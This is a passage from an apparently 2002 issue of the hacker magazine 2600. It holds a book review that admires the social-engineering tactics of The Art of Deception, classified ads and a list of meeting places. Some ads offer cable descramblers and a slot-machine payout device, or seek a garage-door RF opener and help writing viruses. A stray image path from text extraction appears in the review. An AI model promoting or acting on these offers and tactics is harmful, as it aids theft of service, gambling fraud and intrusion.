And my legal counsel had this to say: "From first year contracts law all law students know (or should know) that a catalog does not constitute an offer but is rather a solicitation for bids, in other words, offers, from prospective buyers. A buyer, in response to the bid price suggested by the catalog may in fact offer the merchant that price for the goods advertised in the catalog; on the other hand, a buyer may make an offer at a lower or higher price (usually lower). It is up to the merchant to accept the offer, usually by shipping the goods and depositing the tendered funds in his account, or to refuse the offer, either by asking for more money or by refusing the tender of funds or returning the payment instrument to the offeror. In your case, the correspondence you had the next morning with the representative seems to mark the point at which the merchant accepted your offer.... Contracts for the sale of goods appear to be made when the representative contacts prospective customers...."

Review:
The Art of Deception

by Kevin Mitnick and William Simon
$27.50, Wiley Publishing
346 pages
Review by Emmanuel Goldstein

I wanted to avoid writing this review since I knew I'd be biased. But since the book wasn't even finished at the time we were going to press, this was really the only way to get something in by the time it hit the shelves.

Let me start with a quote that pretty much sums up what *The Art of Deception* is about: "A company may have purchased the best security technologies that money can buy, trained their people so well that they lock up all their secrets before going home at night, and hired building guards from the best security firm in the business.... That company is still totally vulnerable."

It's a simple premise but one most of us don't really consider - regardless of which side we're coming from. What Mitnick and co-author William Simon accomplish here is to wake people up with painfully explicit examples of just how successful social engineering is accomplished. I've been involved in various aspects of social engineering since I was 3 and there were a bunch of tactics here that I had never thought of that were pretty damn ingenious.

The Art of Deception is sheer information which, like always, can be used for good or for evil. Those in the hacking world will be fascinated by the specifics of the info given - this is not the usual bullshit security book that gives mere hints of what *could* be done if such and such were to happen. Everything from the names of phone company systems to databases to computer applications to existing websites with helpful tools are given in meticulous detail. Those in the corporate world will cling to this guide like a holy grail because the details, tips, and examples will really save their asses if they choose to take them seriously.

Mitnick continually ups the ante, at one point even going so far as to show how a bank could be robbed just by a series of deceptions on the telephone - again giving enough specific details to ensure a flurry of internal memos at every bank in the country once this book is out. Details on how social engineering can be used to steal employees, get free merchandise in stores, conduct private eye investigations, even con the cops will no doubt provide fodder for many movie and TV plots in the near future. And no matter what security may be implemented to prevent such things from occurring in the future, as long as there are human beings involved somewhere in the equation, it's always going to be possible to find a way through. Always. Even a computer that's turned *off* isn't safe as Mitnick demonstrates. Nor are those Secure ID cards that change their six digit numbers once a minute.

A psychologist would have a field day with the human reactions demonstrated in this book, something Mitnick has a keen understanding of. For instance, if you ask an employee to "fetch" something for you, odds are s/he will resist since "nobody wants to be told to fetch something." It's how you speak to your dog, after all! But by using that syntax, you can almost ensure that the employee will opt to handle the situation in a different - and less secure - manner.

And one important point about social engineering which so many people don't think about is the importance of cleaning up any suspicious trail. If you manage to achieve your objective, put everything back neatly so that your ruse will *never* be uncovered. This is a theme that the book keeps coming back to.


Since I really need to find something to criticize, I'll go with this: not enough time is spent on what happens when social engineering fails. I think it would have been interesting to show a scenario where the social engineer was completely busted and then somehow managed to turn around and succeed anyway, perhaps even using the same person! It happens all the time.

It's fascinating to realize that this book was put together by somebody who had been completely isolated from society for five years and who, to this day, isn't even allowed to use the Internet. Despite all of the attempts to keep Mitnick away from the technology he's always been so fascinated with, he managed to learn about it anyway and in *The Art of Deception* he skillfully demonstrates his keen knowledge and interest in all the latest developments. It's pretty damn ironic to be told which website contains valuable information by someone who isn't even allowed to go there themselves. And it's pretty inspirational too - if Mitnick can manage to put out this wealth of information with all of the constraints that were placed on him, it shows just how strong that hacker spirit really is.

There was one chapter in particular that really stood out for me. This was the one where Mitnick told *his* side of the story - of the despair and frustration of being demonized in the media and locked away for five years. He told of his anger towards John Markoff, the *New York Times* reporter who wrote articles about Mitnick that seemed to demonize him and who later went on to write a book which turned into a movie - all while Mitnick languished in jail. I think in a way it was therapeutic for Mitnick to get his anger out at last and certainly about time that the public got to hear his words.

But these are words you *won't* be hearing. Markoff's lawyers sent the book publishers a threatening letter that was about as long as the chapter itself and Wiley is no longer printing that part of the book. (They claim to have reached this decision independently.) It's sad and ironic that once again Mitnick is being frustrated in getting his version of the facts to the public. Regardless of where you stand on the Mitnick issue, he has certainly earned the right to speak his piece and, yes, even show some anger. And those who want to counter what he says shouldn't be silenced either.

One thing this book teaches us is that determination wins in the end. "There is no technology in the world that can prevent a social engineering attack." Let's hope that same determination eventually gets Mitnick's story told.



Marketplace

Happenings

SAN FRANCISCO OPENBSD USERS GROUP - now meeting once a month at Goat Mill Pizza, first Mondays at 7 pm - for info see http://www.sfobug.org.
DUTCH HACKER MEETINGS. Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).
CABLE TV DESCRAMBLERS. New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescrambler-guy@yahoo.com.
REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.
MAKE ANY SLOT MACHINE PAYOUT 200-400 credits. Works on IGT-s machines. No contact. Also available, blackjack counters. E-mail mcorballi@atlanticcity1.com if you want to discuss it further.
INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO? *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobby-broadcasting.com.
WWW.PROTECT-ONE.COM. Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!
FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.
MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!
LEARN LOCK PICKING It's EASY with our new book. We've just released a new edition adding lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.
COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!
OVER 150 TELECOM MANUALS are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.
CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.
HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.
NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.
I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.
LOCKSMITHS: I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

Wanted

REWARD for code used on NOKIA cell phones to continuously monitor a cell phone channel. Code allows continuous reception for test purposes. Reply to response2600@yahoo.com.

YOU MAY BE NEXT? GIVE ME LIBERTY... One million signatures needed on PETITION to U.S. Senate "Committee on the Judiciary" to investigate the shocking but true facts of Americans being indicted and convicted illegally by U.S. Judge Robert G. Renner. We ask you to stand with us and let the Voice of Freedom be heard as to the injustice done to John Gregory Lambros. PLEASE VISIT: www.petitiononline.com/jlambros/petition.html. Documents supporting the petition to Senator Charles E. Grassley are available within the Boycott Brazil web site: www.brazilboycott.org. THANK YOU.
NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!
FEMALE HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/
NOW YOU CAN CHARGE A FEE for receiving unexpected email. www.pay2send.com is accepting beta-testers. PayToSend is a TipJar company.
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.
FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.
GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.
WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.
HACKERMIND: The show bringing you the opinions of those in the hacker world. New episodes air every Thursday at 10 pm ET. Visit www.hackermind.net for details.
VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check on Vmyths.com/news.cfm for details.
PRANK PHONE CALLS. Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

Personals

STARTING A HAXOR SUPPORT GROUP and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, 817592, 1098 S. Highway 2037, Fort Stockton, Texas 79735. All inquiries will be answered.
ANOTHER HACKER IN PRISON! Don't cry for me, I did it to myself. I would like information (for educational purposes only, of course) where I can buy, how to build, etc., an RF device that I could point at a given garage door and it would scan and descramble, open sesame. I'm extremely interested in this technology. Anyone with more info or ideas, please contact me via snail mail at: Mark Carnley P-24536, F2-116 L Chuckawalla Valley State Prison, PO Box 2349, Blythe, California 92226. Will answer all.
YOUNG MAN WANTED for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at: Dwayne, PO Box 292067, Lewisville, TX 75029-2067.
IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/02.

ARGENTINA

Buenos Aires: In the bar at San Jose 95.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sidney's Bank Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assafeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Edmonton City Centre, Lower Level West in the food court by the payphones.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: Ground Zero Network, 890 Main St.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Toronto: Computer Security Education Facility, 1994 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Terminalhal in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-317-9290011, 9294437. 7:30 pm.

Exeter: at the payphones, Bedford Square. 7 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Media Pitsera near the Modesty coffee shop (Tuotantolahdenkatu 2).

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtirion on the corner of Patision and Stournara. 7 pm.

ITALY

Milano: Piazza Loreto in front of M. Donalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Murphy's Bar in Cuba Mall. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

POLAND

Stargard Szczecinski: Art Cafe, String blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TASS/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nezavisimaya Vonoya.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1 / 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gavle: Railroad station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Weeks at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520, 625-9923, 9924, 613-9704, 9746.

Orange County (Laguna Niguel): Natale Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Rd (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-8803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty Jo food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court.

Gainesville: In the back of the University of Florida's Reitz Union food court.

Orlando: Fashion Square Mall food court between Boston Connection and Manchu Wok.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5595 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

Marlborough: Solomon Pond Mall food court.

Northampton: Java net Cafe across from Pulaski Park.

Michigan

Grand Rapids: Riverbirch Crossings Mall, second level in the food court.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Wow Supersonic Cafe, Sahara & Decatur. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E. 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall, upper area of food court.

Raleigh: Crabtree Valley Mall food court in front of the McDonald's.

North Dakota

Fargo: Barnes and Noble's Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

Cleveland (Bedford): Bedford Artifacts, 720 Broadway. On Bedford Square (Commons).

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Coffee People Northwest, 533 NW 23rd.

Pennsylvania

Erie: The Edge, 715 French Street.

Philadelphia: 30th Street Station food court, smoking section.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J.J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria 1.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ECMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia (see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee (Wauwatosa): Mayfair Mall on Hwy 100 & North Ave in Room GU30 or GU50. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Scottish Payphones

Luss. This phone takes both cards and coins.

Luss. This is the card-only version.

Edinburgh. A "mini" payphone that takes cards and coins. Note the coin drawer at the bottom.

Dundee. This is a high tech Internet phone that takes cards and coins. Judging from the size of the coinbox below, the rates aren't cheap.

Photos by John Klacsmann

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com